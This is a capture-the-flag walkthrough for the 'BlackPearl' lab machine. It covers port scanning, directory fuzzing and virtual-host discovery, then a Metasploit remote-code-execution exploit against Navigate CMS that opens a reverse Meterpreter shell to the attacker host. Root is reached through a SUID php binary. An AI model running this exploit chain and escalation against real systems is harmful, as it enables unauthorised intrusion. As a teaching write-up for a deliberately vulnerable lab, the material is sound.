

Capstone - BlackPearl

Capstone Links

[VMs](#)

[Dev.zip](#)

[Windows Priv Esc for Beginners](#)

[Linux Priv Esc for Beginners](#)

Scanning

```
sudo nmap -A -T4 -p- --open 192.168.126.139
```

```
(root@kali)-[~]
# sudo nmap -A -T4 -p- --open 192.168.126.139
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 14:50 EST
Nmap scan report for 192.168.126.139
Host is up (0.00067s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      nginx 1.14.2
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:B9:24:63 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.67 ms  192.168.126.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds

(root@kali)-[~]
# █
```

HTTP

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6     body {
7         width: 35em;
8         margin: 0 auto;
9         font-family: Tahoma, Verdana, Arial, sans-serif;
10    }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```

Fuzzing

```
ffuf -u http://192.168.126.139/FUZZ -w
/usr/share/wordlists/dirb/big.txt:FUZZ
```




```


(root@kali)-[~]
# dnsrecon -r 127.0.0.0/24 -n 192.168.126.139 -d domain
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found

(root@kali)-[~]
#

```

Add this to our hosts file



PHP Version 7.3.27-1~deb10u1 	
System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqld.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

```
File Actions Edit View Help
(root@kali)-[~]
# ffuf -u http://blackpearl.tcm/FUZZ -w /usr/share/wordlists/dirb/big.txt:FUZZ

    ^_/_/_/_^ _/_/_/_^ _/_/_/_^ _/_/_/_^
   /_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\
  /_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
 /_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
 \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
  \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
   \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_
    \_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\_

v2.0.0-dev

:: Method      : GET
:: URL         : http://blackpearl.tcm/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405,500


[Status: 403, Size: 169, Words: 4, Lines: 8, Duration: 0ms]
* FUZZ: .htaccess

[Status: 403, Size: 169, Words: 4, Lines: 8, Duration: 0ms]
* FUZZ: .htpasswd

[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 3ms]
* FUZZ: navigate

:: Progress: [20469/20469] :: Job [1/1] :: 11111 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

(root@kali)-[~]
#
```



Navigate CMS v2.8, © 2023

[Rapid7 RCE on Navigate CMS](#)

So this can use a Metasploit module

```
(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/http/navigatecms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigatecms_rce) > options

Module options (exploit/multi/http/navigatecms_rce):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /navigate/      | yes      | Base Navigate CMS directory path                                                                       |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.126.129 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigatecms_rce) > set rhost 192.168.126.139
rhost => 192.168.126.139
msf6 exploit(multi/http/navigatecms_rce) > set vhost blackpearl.tcm
vhost => blackpearl.tcm
msf6 exploit(multi/http/navigatecms_rce) >
```

```
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 192.168.126.129:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.126.139
[*] Meterpreter session 1 opened (192.168.126.129:4444 → 192.168.126.139:60862) at 2023-11-27 15:25:46 -0500

meterpreter >
meterpreter >
meterpreter > █
```

```
meterpreter > shell
Process 1001 created.
Channel 1 created.
whoami
www-data
█
```

Generate a tty shell

```
python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
```

```
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
www-data@blackpearl:~/blackpearl.tcm/navigate$ █
```

Finding current permissions

```
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ history
history
  1  sudo -l
  2  history
www-data@blackpearl:~/blackpearl.tcm/navigate$ █
```

Linpeas

We see

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd

SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
```

RWS = Read Write SUID. Meaning it runs it as the owner, so if it's root, it will run it as root.

Another way to find this is:

```
find / -type f -perm -4000 2>/dev/null
```

```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
```

Lookin on [GTFO Bins](#)

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"  
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"  
# whoami  
whoami  
root  
# cd /root  
cd /root  
# ls  
ls  
flag.txt  
# cat flag.txt  
cat flag.txt  
Good job on this one.  
Finding the domain name may have been a little guessy,  
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.  
# █
```